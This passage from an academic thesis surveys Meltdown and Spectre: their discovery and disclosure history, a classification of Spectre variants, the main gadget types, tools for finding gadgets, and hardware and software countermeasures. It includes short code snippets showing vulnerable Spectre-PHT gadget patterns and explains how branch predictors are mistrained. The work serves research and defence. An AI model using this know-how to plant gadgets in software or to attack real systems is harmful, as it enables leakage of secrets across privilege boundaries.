Fogh [84] wrote about Meltdown and Spectre that "the bug was ripe" since previous works have laid out the path to this discovery, causing the collision between multiple researchers. Fogh sees this subgenre of microarchitectural attacks foreshadowed by the 2013 KASLR break by Hund et al. [130]. In their double page-fault side channel, they deliberately access a kernel address. This is illegal and will generally cause a program crash, *i.e.*, the kernel will send the program a kill signal. However, operating

systems typically allow user-space programs to register signal handlers. Hund et al. [130] measured how the time between access and signal arrival and distinguished valid and invalid addresses by that. Fogh [84] argues that already here, it was clear that the processor performs operations on privileged memory that it should not perform as the access is coming from unprivileged user space. Jang et al. [157] improved the attack by Hund et al. [130] by moving the memory access into a TSX transaction and measuring how long it takes the transaction to abort. In simultaneous independent research, we analyzed the effects of the prefetch instruction [111].[2] The paper identifies two ways to obtain privileged information. The first is that the execution time of the prefetch instruction varies for privileged memory, based on how many mapping levels are present and whether the memory location is valid or invalid. The second way is the observation that by using software prefetching on a virtual address pointing to kernel memory regions, the kernel address ends up in the cache in some rare cases.

Disclosure Intel contacted us to discuss the results before the presentation at BlackHat USA [86] and ACM CCS [111]. Unfortunately, they could not reproduce all our results, in particular the second effect described above. Therefore, they decided to not continue investigating the issue. While the explanation with the software prefetches on kernel addresses seemed very plausible and minimal at the time, as we know today, it was not correct. The second effect described above is unrelated to the software prefetching and, in fact exploiting speculative execution in the kernel, as we detail in Chapter 5.[3]

[2] I mentioned the idea to exploit software prefetching first to Clémentine Maurice on January 14, 2016, when debugging 64-bit paging-related code for one of my student teams in our operating systems class, the night before the deadline for the operating systems class project on January 15. The idea was that if the students have to go through all these steps to translate one virtual address, any CPU instruction would have to go through the same steps in the worst case. As any virtual address may or may not be a kernel address, the processor would not have a way to distinguish beforehand that it is translating a kernel address. Following from this, an attacker could exploit this in the two ways we later described in the paper [111].

[3] When sharing a room with Anders Fogh at BlackHat, we discussed replacing the software prefetches with actual memory accesses there. I argued that if it would be possible to leak data with that, it would have long been known as the students in my operating systems class all the time access kernel memory by accident, and not just them, programmers around the world. Therefore, it would be improbable for the effect to exist yet be undiscovered. Hence, we prioritized other research at the time.

Simultaneous to the work on the prefetch side channel, we also investigated the use of hardware transactional memory for security [108].[4] The idea was based on the observation that TSX transactions abort, either when evicting data that is in the read set from the L3 cache, or, otherwise, when accessing data that is in the read set but was evicted from the cache since the last access. Hence, to generically protect code vulnerable to cache side channels, we would wrap it in a transaction. Within the transaction, we first load all the memory locations into the cache that might be accessed in a secret-dependent way. Then we run the code with secret-dependent accesses, which are entirely served from the cache. If they cannot be served from the cache, the transaction aborts, preventing any leakage. However, as we observed and reported in the USENIX Security 2017 paper [108], there was a tiny amount of remaining leakage that we could not explain. The corresponding plot in the paper shows cache hits caused by secret-dependent memory accesses during a small transient-execution time window while the transaction aborts.

The discovery of Meltdown and Spectre then culminated in 2017. Fogh [84] later reported that he had the first speculative execution proof-of-concept working on March 20, 2017. Paul Kocher started experimenting with speculative execution in the same time frame. Horn [127] discovered Spectre in May 2017 and Meltdown shortly after that in June 2017. Horn also initiated the responsible disclosure with Intel, which became one of the most complex and largest industry-wide embargos as processors from various manufacturers turned out to be affected [193, 258, 320, 2, 245]. Fogh published his Meltdown proof-of-concept as a negative result on July 28, 2017 [85]. Today we know that his proof-of-concept code worked out of the box on certain machines.

To mitigate prefetch side-channel attacks, we developed the KAISER patch [109], cf. Chapter 8. The KAISER patch follows the idea that if a range of virtual addresses is not present at all from the first translation level already, they also cannot expose different timings related to the translation level. Furthermore, if we try to prefetch a virtual address that does not map to a physical address, the hardware would not know what should be fetched. Hence, both attacks should be mitigated if the kernel address space is simply not mapped as privileged memory in the user address space anymore. Instead, the process switches to different paging structures upon context switch. Our experiments indeed confirmed that the

[4] During an internship at Microsoft Research Cambridge in 2016, I worked under the supervision of Felix Schuster and Manuel Costa on this research.

leakage for both cases disappeared for the identical binary, kernel version, and hardware when booting the kernel with the KAISER patch. Today we know that this was indeed a correct result for the translation-level leakage, but the prefetching of kernel addresses was unrelated and not actually mitigated by the patch.[5] The leakage in the latter case disappeared due to differences in the kernel binary and, hence, differences in the speculative execution within the kernel.

Horn was familiar with our work and recommended the use of the KAISER patch against the Meltdown attack.[6] Indeed, most operating system vendors pursued this strategy and implemented their own variants of the KAISER patch [106], cf. Chapter 9.

We reported Meltdown to Intel on December 4, 2017.[7] Intel connected us in December with the other researchers. Kocher had discovered an issue he called Spectre, focusing on leakage from unprivileged processes to other unprivileged processes. The issue we discovered, Meltdown, was the same that Fogh described as a negative result [85] and that researchers from Cyberus Technology had also found [154] simultaneously to us.[8]

The Meltdown paper makes clear that this bug is not speculative execution [193]. In fact, most, if not all, Meltdown-vulnerable processors would remain Meltdown-vulnerable when removing all branch prediction and other prediction facilities. Therefore, we coined the terms transient execution [174, 193] and transient-execution attacks [50].

[5] Concurrent to our work, Gens et al. [93] proposed LAZARUS as a mitigation for prefetch side-channel attacks and other KASLR breaks. They also observe that the prefetch-side-channel attack stops working, but it is indicated that this statement only refers to the case of the translation-level attack.

[6] Since we were not part of the embargo, we found it odd that Intel asked us to sign off the heavily updated KAISER patch for Linux under the pretense of hardening Linux against KASLR breaks. The KAISER patch was later merged under the name KPTI into the mainline kernel.

[7] We were still not planning to prioritize research on this topic. However, we handed out a student project on this topic on November 28, 2017, to a competent student. We started worrying about what would happen if the student discovered a significant exploitable bug and decided to take a look ourselves just to make sure we are prepared as supervisors.

[8] While the initial plan was to write a single joint paper, we realized that these two issues, Meltdown and Spectre, are quite different in their properties, implications, and mitigations. Hence, we decided, for clarity, to not mix together these two independent attacks.




Figure 3.2.: State of the art Spectre classification tree [50].

The embargo on these first two transient-execution attacks was planned to end on January 9, 2018, after 222 days of embargo. However, as the activity on the Linux kernel mailing list around the KAISER patch increased, speculations on the background started. However, most significant for the embargo break were probably a mailing list post from an AMD engineer [183] clearly describing the problem and how it can be exploited,[9] and the leakage of a draft of the Spectre paper to IT journalists, leading to a news article in "The Register" on January 2, 2018 [337]. This news article received widespread attention from throughout the IT community and contained enough information for several researchers to reproduce the attacks just hours later on January 3, 2017 [161, 160, 159, 38]. At this point, it was clear that the embargo is fundamentally already broken, and it was decided a few hours later that the embargo ends the same day.

3.3. Spectre Attacks and Defenses

In this section, we discuss Spectre attacks. The original Spectre paper is included in this habilitation in Chapter 5. The state-of-the-art overview in this section is based on our systematization in Chapter 11. Modern

[9] "AMD microarchitecture does not allow memory references, including speculative references, that access higher privileged data when running in a lesser privileged mode"

processors have many microarchitectural elements to provide branch predictions (cf. Section 2.1). Spectre attacks exploit these branch predictors by priming them with attacker-controlled values, *i.e.*, branch decisions and branch targets. Besides branches, there may also be other predictors, e.g., value predictors. Consequently, Canella et al. [50] selected the microarchitectural element as the first level of the Spectre classification tree, as illustrated in Figure 3.2.

There are currently four known variants of Spectre on the first level:

- Spectre-PHT [174, 171] exploits the *Pattern History Table* (PHT). The PHT is filled with conditional branch decisions and predicts the outcome of conditional branches.
- Spectre-BTB [174] exploits the *Branch Target Buffer* (BTB). The BTB is filled upon indirect branches with the branch target and then predicts branch targets for indirect branches.
- Spectre-RSB [200, 177] exploits the *Return Stack Buffer* (RSB). The RSB is filled upon function calls with return addresses and, when returning from a function, uses the RSB to predict the return address.
- Spectre-STL [128] exploits the memory disambiguation predictor involved in store-to-load forwarding. This predictor allows load operations to be scheduled despite uncertainty whether previous store operations overlap with it [152]. Note that store-to-load forwarding additionally is also responsible for Meltdown-type effects (cf. Section 3.4.4).

While PHT, BTB, RSB, and STL is terminology specific to Intel processors, other processors supporting the same kind of prediction of conditional branches, indirect branches, and returns have equivalent microarchitectural structures providing the predictions for these three cases. Thus, the classification is still generic, despite the choice of terminology.

Spectre-STL has a close connection to Meltdown-type effects as it consists of two parts, first, a memory disambiguation prediction, and second, a data forwarding mechanism [152]. The former is exploited in Spectre-STL [128], whereas the latter is exploited in different ways in Meltdown-RW [171], Fallout [48], and Store-to-Leak Forwarding [270].

On the second level, Canella et al. [50] propose a classification for all Spectre-type attacks based on the mistraining strategy. In these Spectre variants, the attacker first prepares ("poisons") the branch predictor (cf. Figure 3.1) to cause misspeculation of a particular branch in the victim. Branch prediction usually works on virtual addresses, and branch predictors are often shared across domains. Hence, mistraining can be




Figure 3.3.: A branch can be mistrained either within the victim domain (*same-domain*), or in an attacker-controlled domain (*cross-domain*); using the vulnerable branch itself (*in-place*), or a branch at a congruent virtual address (*out-of-place*).

implemented either within the victim domain or in an attacker domain with a fully matching (in-place) or partially matching virtual addresses (out-of-place), as illustrated in Figure 3.3. Out-of-place Spectre is possible since only a hash of some or all virtual address bits is used for the branch prediction unit [174], allowing far apart branches to share the same entries in the various buffers in the branch prediction unit, as well as branches in close proximity [356].

3.3.1. Spectre Variants

Spectre-PHT was one of the first two Spectre variants discovered and initially labeled Spectre v1 [174]. As illustrated in Figure 3.4, the attack poisons the Pattern History Table (PHT) to mispredict whether a branch is taken or not. The attack also implicitly uses the Branch History Buffer (BHB) that influences the prediction based on previous branch decisions on the same core [83, 79, 174, 50].

The simple example described by Kocher et al. [174] is a bounds check, as shown in Listing 3.3.1. The code performs a bounds check for `array1` to ensure that `x` is not out of bounds for `array1`. After repeatedly providing in-bound values for `x`, the PHT reliably predicts to branch into the if-block. The attacker then uses an invalid index `x`, and the CPU continues transiently into the if-block despite an architecturally failing bounds. The




Figure 3.4.: A Spectre-PHT attack works by poisoning the PHT such that the victim misspeculates into a branch. In that branch, the victim accesses a secret and leaks it via a microarchitectural covert channel, e.g., a cache covert channel, as shown in this example. The secret value is encoded into an array offset, and the array offset is then loaded into the cache. The attacker can then probe the cache e.g., using Flush+Reload [269].

```
1 if (x < len(array1))
2 {
3   y = array2[array1[x] * 4096];
4 }
```

Listing 3.3.1: Simple Spectre-PHT example (Spectre-PHT index gadget) from Kocher et al. [174].

value read is used for a further array lookup, leading to a distinct and different cache state depending on the value read.

Some works compared Spectre gadgets with return-oriented-programming (ROP [283]) gadgets [174, 50]. Indeed, Kiriansky and Waldspurger [171] showed that transient writes are also possible by following the same principle, showing that ROP-like chaining of gadgets is possible by transiently overwriting return addresses.

Another set of publications analyzed which architectures are affected and in which scenarios they are vulnerable. Canella et al. [50] provided a more systematic analysis of variants and mistraining strategies of Spectre-PHT. Gonzalez et al. [96] demonstrated that besides Intel, AMD, ARM, and IBM processors, also more sophisticated RISC-V cores are susceptible to Spectre attacks, including Spectre-PHT. SGXSpectre [226] mounts an in-place same-domain Spectre-PHT attack on an example SGX enclave. Schwarz et al. [278] mount an in-place same-domain Spectre-PHT attack on a remote machine without attacker code execution on that system.

The properties of Spectre attacks with different covert channels have also been analyzed in several works. Trippel et al. [305, 304] and Amos et al. [23] demonstrated a Spectre attack with Prime+Probe instead of Flush+Reload. Wang et al. [326] demonstrated a Spectre attack with Evict+Reload instead of Flush+Reload. Xiong et al. [344] combine Spectre-PHT with an LRU state timing side channel exploiting the state of the cache replacement policy rather than the cache state itself. Fustos and Yun [90] use Spectre-PHT in conjunction with a port contention covert channel that works on a single hardware thread. Weisse et al. [333] combine Spectre-PHT with a BTB covert channel as a replacement for the cache covert channel used in previous works.

Spectre-PHT can also be utilized to assist other attacks. Spectre-PHT is a viable option to suppress exceptions from privileged operations and accesses [270, 48, 198, 202, 192, 49]. Zhang et al. [363] mount Rowhammer attacks from within speculative execution.

Spectre-BTB was the other of the first two Spectre variants discovered and initially labeled Spectre v2 [174]. As illustrated in Figure 3.5, the attack poisons the Branch Target Buffer (BTB) to induce a misprediction of the branch target, *i.e.*, the address of an indirect branch in a victim. The attack also implicitly uses the Branch History Buffer (BHB) that influences the prediction based on previous branch decisions on the same core [83, 79, 174, 50]. The CPU indexes the BTB using parts of the virtual address and the BHB [127]. Spectre-BTB allows to redirect the control-flow in the victim domain to virtually any address. Spectre-BTB was also compared to return-oriented programming (ROP) attacks [283], as Spectre-BTB gadgets may be chained together to obtain arbitrary transient execution. Chen et al. [58] extracted secrets from Intel SGX enclaves using Spectre-BTB. An important variant of Spectre-BTB is the in-place same-domain variant, which enables speculative type confusion in a victim domain. Zhang et al. [356] show that in cases where the




Figure 3.5.: A Spectre-BTB attack works by poisoning the BTB such that a wrong code address is predicted instead of the correct one. At that code location, the victim accesses a secret and leaks it via a microarchitectural covert channel, e.g., a cache covert channel, as shown in this example. The secret value is encoded into an array offset and can again be leaked by probing the cache subsequently.

BTB cannot provide a prediction for an unconditional indirect jump, the processor may also just skip the indirect branch instruction and continue with the subsequent instruction instead.

Spectre-BTB allows more direct chaining of Spectre gadgets [174, 50], more similar to ROP gadgets [283]. Canella et al. [50] provided a more systematic analysis of variants and mistraining strategies of Spectre-BTB. Gonzalez et al. [96] demonstrated that besides Intel, AMD, ARM, and IBM processors, more sophisticated RISC-V cores are also susceptible to Spectre-BTB attacks. Mambretti et al. [202] combine Spectre-BTB with a BTB covert channel to replace the cache covert channel used in previous works. Bhattacharyya et al. [35] show that Spectre-BTB can be combined with port contention as an alternative covert channel to the cache covert channel used in previous works. Lutas and Lutas [198] poison the BTB to make sure it cannot predict the control flow and thus enables their `SWAPGS` attack. Mambretti et al. [203] use Spectre-BTB to bypass architectural memory safety mechanisms transiently. Zhang et al. [356] use Spectre-BTB to hide the finite-state machine of a trojan in transient execution.




Figure 3.6.: A Spectre-RSB attack works by poisoning the RSB such that a wrong return address is predicted in a victim context. In this example, the attacker performs function calls while the victim is in a function. The victim then mispredicts the return to an attacker-chosen address. There the victim accesses a secret and leaks it via a microarchitectural covert channel, e.g., a cache covert channel, as shown in this example. The secret value is encoded into an array offset and can again be leaked by probing the cache subsequently.

Spectre-RSB was first mentioned by Horn [127] and Kocher et al. [174]. Maisuradze and Rossow [200] and Koruyeh et al. [177] were the first to implement and scientifically evaluate the attack. As illustrated in Figure 3.6, Spectre-RSB poisons the Return Stack Buffer (RSB) to make a victim mispredict a return. The RSB is a small per-core microarchitectural buffer that, for instance, stores the virtual addresses following the N most recent `call` instructions. When encountering a `ret` instruction, the CPU pops the topmost element from the RSB to predict the return flow. As the capacity of the RSB is quite limited, misspeculation naturally occurs when returning from a deep chain of function calls or when switching the execution context [177, 200]. Koruyeh et al. [177] also observed that transiently executed calls influence the RSB. On some CPUs, the RSB can fall back to the BTB [83, 177], thus allowing Spectre-BTB attacks through `ret` instructions.

```
1 if (x < len(array1))
2 {
3   array1[x];
4 }
```

Listing 3.3.2: A Spectre-PHT prefetch gadget.

Stecklina and Prescher [291] showed that Spectre-RSB is very efficient for exception suppression in their Lazy-FP attack. Kim and Shin [167] confirm that the performance for Meltdown-type attacks can be improved using Spectre-RSB for exception suppression.

Spectre-STL was discovered by Horn [128] while investigating a set of "weird observations" around Spectre and Meltdown with Michael Schwarz. They observed that loads transiently receive outdated values if a preceding store has a different virtual address but the same physical address. The reason is that the memory disambiguation predictor involved in store-to-load forwarding predicts that the load does not depend on any prior store. Hence, the load operation is scheduled before the preceding store, and Spectre-STL reads an old value from the cache as the store buffer entry is not found. Note that store-to-load forwarding additionally is also responsible for Meltdown-type effects (cf. Section 3.4.4).

In his initial report, Horn [128] injected Spectre-STL gadgets into the Linux kernel using eBPF filters to leak kernel data. It is unclear whether there are other practical scenarios where Spectre-STL is a security problem.

3.3.2. Spectre Gadgets

Most Spectre-type attacks have only been demonstrated in artificial environments. The reason is that Spectre-type attacks require very specific code patterns in the victim domain, so-called gadgets. Each of the Spectre variants requires its own type of gadget. Mounting a Spectre attack on real-world software, thus, requires locating real-world gadgets. While a number of gadgets have been discovered and patched, it is unclear how many more exploitable gadgets there are. Answering this question for reasonably sophisticated software is an open problem.

Canella et al. [50] divided the gadget space into four categories:

```
1 if (x < len(array1))
2 {
3   if (array1[x] == k)
4   {
5     // ...
6   }
7 }
```

Listing 3.3.3: A Spectre-PHT compare gadget.

1. **Prefetch** gadgets (cf. Listing 3.3.2) simply dereference a target address. In Spectre-PHT, this can be a simple bounds check with a single array access that is not used any further. Spectre-BTB and Spectre-RSB gadgets are inherently also prefetch gadgets. While this is broadly not recognized as an exploitable Spectre gadget itself, it can be of vital assistance for other attacks or even be directly used to leak values, as we describe in Chapter 10.
   Canella et al. [50] found 172 Spectre-PHT prefetch gadgets in the Linux 5.0 kernel.
2. **Compare** gadgets (cf. Listing 3.3.3) access a target address and use the read value in a comparison. As compare gadgets also access the target address, they also inherently are prefetch gadgets. If the attacker controls the comparison value, it is possible to repeat the attack with different values until the secret value is found, in particular, if the comparison enables a binary search. If the attacker does not control the comparison value, the attacker still obtains some information about the secret, which can be valuable enough. Also, these gadgets types are broadly not recognized as exploitable Spectre gadgets.
   Canella et al. [50] found 127 Spectre-PHT compare gadgets in the Linux 5.0 kernel.
3. **Index** gadgets (cf. Listing 3.3.1) access a target address and use the retrieved (secret) value to access another array, ideally multiplied by a spreading factor (a constant or an attacker-provided value). This category of Spectre gadgets is the most prominent one, also used in the original Spectre paper (cf. Listing 3.3.1) and used in almost all works on Spectre attacks. As index gadgets also access the target address, they also inherently are prefetch gadgets. If the spreading factor is large enough, the attacker can obtain the exact secret value from the cache

```
1 if (x < len(array1))
2 {
3   array1[x]();
4 }
```

Listing 3.3.4: A Spectre-PHT execute gadget.

access. For most theoretical and practical approaches to mitigation, this gadget type is the prototypical Spectre gadget example.
Canella et al. [50] found no Spectre-PHT index gadgets in the Linux 5.0 kernel, as they have been eliminated to mitigate Spectre-PHT attacks.

4. **Execute** gadgets (cf. Listing 3.3.4) perform a function call to an address read from a target address. As execute gadgets also access the target address, they also inherently are prefetch gadgets. This gadget type often comes in combination with Spectre-BTB, *i.e.*, an indirect call. Thus, the attacker may then have to take care of both the PHT, for in-place same-domain mistraining, and the BTB, to branch to an attacker-chosen address.
Canella et al. [50] found 16 Spectre-PHT execute gadgets in the Linux 5.0 kernel. However, they may already be mitigated through other countermeasures, e.g., against Spectre-BTB in case they would involve an indirect branch.

Locating real-world Spectre gadgets is an essential building block for mounting real-world attacks. On the other hand, it is equally important to locate all Spectre gadgets to patch each of them for certain countermeasures. Since the discovery of Spectre gadgets has been identified as an open problem already since the original Spectre paper, there are many proposals on how to find Spectre gadgets.

Several real-world Spectre gadgets were found in manual analysis by a human expert. Kocher et al. [174] discovered a Spectre-BTB gadget in the Windows `ntdll` library that allows leaking arbitrary memory from a victim process. They also showed that an attacker can inject its own Spectre-BTB and Spectre-PHT gadgets into the victim domain via JIT engines, e.g., in Chrome via JavaScript, and in the Linux kernel via eBPF filters. Chen et al. [58] discovered several Spectre-BTB gadgets in SGX runtime environments. Bhattacharyya et al. [35] discovered Spectre-BTB gadgets in common software libraries and showed that, e.g., one in OpenSSL was

powerful enough to leak secret information. Maisuradze et al. [200] injected a Spectre-RSB gadget via WebAssembly on Firefox.

Another line of works investigated the automated discovery of Spectre gadgets. Intel proposed to use static analysis [139] to find which branches to protect, in order to minimize the number of serializing instructions they introduce in their mitigation. Similarly, Microsoft uses the static analyzer of their C Compiler MSVC [237] to detect known-bad code patterns and insert `lfence` instructions automatically. Open Source Security Inc. [232] use a similar approach using static analysis. Kocher [172] showed that this approach misses many gadgets that can be exploited.

oo7 [325] uses taint tracking to detect Spectre-PHT gadgets. The tool propagates taint from untrusted sources and reports a potential gadget if a tainted branch is followed by a memory access depending on the tainted variable. Guarnieri et al. [116] use symbolic execution to formally prove the absence of Spectre-PHT gadgets. Their tool Spectector tracks all memory accesses and jump targets along correct paths and, for a certain number of operations, also for mispredicted paths. Mismatches between memory accesses during normal execution and misspeculation are reported as potential Spectre-PHT leakage.

Related to Spectector are further works formally modeling speculative execution [80, 69, 324, 339, 121, 56, 64]. Bloem et al. [36] combine taint analysis and model checking to identify Spectre gadgets. Balliu et al. [27] focus on the discovery of overlooked attack variants and proving the insufficiency of certain countermeasures. Disselkoen et al. [69] derive vulnerabilities in compiler optimizations from their model of speculative execution.

Scalability hinders the broad application of formal approaches like Spectector. Hence, the Linux kernel developers used the Smatch static analysis tool to discover Spectre-PHT gadgets [52]. However, their approach suffers from a large number of false positives. More recently, Oleksenko et al. [229] published the SpecFuzz tool that aims at being a more scalable solution to locate Spectre-PHT gadgets using fuzzing. For this purpose, they architecturally run into the misspeculation paths and report any out-of-bounds accesses, *i.e.*, potential Spectre-PHT gadgets.

3.3.3. Spectre Countermeasures

A countermeasure can try to break any phase (cf. Figure 3.1) of a Spectre attack. However, in particular Phase 5 does not contribute to the leakage but only stops the transient execution. While security measures may be taken in this phase there is no leakage to mitigate caused by this phase itself. Practically mitigating all Spectre attacks likely will remain an open problem in the foreseeable future [209].

Preventing a Prepared Microarchitecture (Phase 1)

Preparing the microarchitecture may involve the priming of caches and poisoning of branches. Approaches tackling Phase 1 do not prevent misspeculation or exploitable cache states but only restrict the attacker's capabilities in making these preparations for a victim context. However, some Spectre variants don't need any preparation of the microarchitecture or perform the preparation of the microarchitecture in-place, such that it is not feasible to distinguish benign branch training from malicious branch mistraining. These Spectre variants are unaffected by this approach.

To prevent mistraining, both Intel and AMD extended the instruction set architecture (ISA) with a mechanism for controlling indirect branches [289, 146]. Indirect Branch Restricted Speculation (IBRS) prevents indirect branches executed in privileged code from being influenced by those in less privileged code. To enforce this, the CPU enters the IBRS mode, which cannot be influenced by any operations outside of it. Single Thread Indirect Branch Prediction (STIBP) restricts the sharing of branch prediction mechanisms among code executing across hyperthreads. The Indirect Branch Predictor Barrier (IBPB) prevents code that executes before it from affecting the prediction of code following it by flushing the BTB.

Vougioukas et al. [319] propose to add a buffer to keep a per-context branch predictor state to improve performance after branch predictor flushes. Instead of flushing, Zhao et al. [364] propose to add lightweight randomization to the prediction based on the currently running context. Both proposals maintain performance within a process across context switches. However, this also means that in-place same-domain attacks are unaffected by design. Furthermore, the approach by Zhao et al. [364] also may allow cross-domain and out-of-place attacks by reverse-engineering or bypassing the randomization.

Some ARM CPUs implement specific controls that allow invalidating the branch predictor which should be used during context switches [26]. On Linux, those mechanisms are enabled by default [169].

While these mitigations can prevent cross-domain mistraining, same-domain mistraining, e.g., in-place, are entirely unaffected.

Preventing Misspeculation (Phase 2)

The most natural and most radical solution would be to entirely (or selectively) disable speculation at the cost of a massive decrease in performance [174]. Since Spectre-type attacks exploit different prediction mechanisms used for speculative execution, an effective approach would be to disable speculative execution entirely [174, 292]. However, more realistic solutions in this phase selectively disable or stop speculative execution.

The large processor manufacturers designed solutions using serializing or fencing instructions. These solutions do not prevent misspeculation entirely but stop speculation at security-critical branches right after the speculation started. More precisely, these solutions require the careful annotation of any security-critical branch on all software layers.

Intel and AMD proposed solutions using `lfence` [289, 145]. ARM introduced a full data synchronization barrier (`DSB SY`) and an instruction synchronization barrier (ISB) that can be used to prevent speculation [26]. ARM also introduced a new barrier (`CSDB`) that, in combination with conditional selects or moves, controls speculative execution [26]. Furthermore, new system registers allow restricting speculative execution, and new prediction control instructions prevent control flow predictions (`cfp`), data value prediction (`dvp`), or cache prefetch prediction (`cpp`) [25]. More recently, Intel introduced a new `serialize` instruction, whereas ARMv8.5-A [25] introduced a new barrier (`sb`), both to restrict speculative execution.

Evtyushkin et al. [79] proposed to allow a developer to annotate branches that could leak sensitive data, which are then not predicted. While `lfence` instructions stop speculative execution, Schwarz et al. [278] showed they only stop execution units from running subsequent operations. Thus, fetch and decode still work and allow, e.g., powering up the AVX functional units, manipulating the instruction cache, or manipulating the TLB, all of which can be used to leak data.

Serializing every branch would be worse than disabling branch prediction, severely reducing performance [139]. For this solution to be practical, it is important to find all exploitable branches, *i.e.*, gadgets, in a program (cf. Section 3.3.2).

Instead of using `lfence` instructions, Oleksenko et al. [228] propose the introduction of data dependencies from the branch condition operands to operations following the branch. This ensures that operations after branches only start when the comparison is either in registers or the L1 cache, reducing the speculation window size. Thus, attacks are less likely to succeed.

Another direction tries to mitigate Spectre-BTB and Spectre-RSB by inserting fences. Shen et al. [284, 285] propose to split code into small blocks and insert fences between the entry point and a potentially leaking memory access. However, it is not clear that an attacker cannot jump without alignment into such a code block, *i.e.*, directly to the memory access.

To reduce the high cost of adding fences for security, Taram et al. [298] propose a hardware-based technique to dynamically insert fences only before potentially leaking loads. Vassena et al. [315] propose to annotate variables instead of branches, and insert `lfence` instructions only in code paths where security-critical misspeculation may lead to leakage of annotated variables.

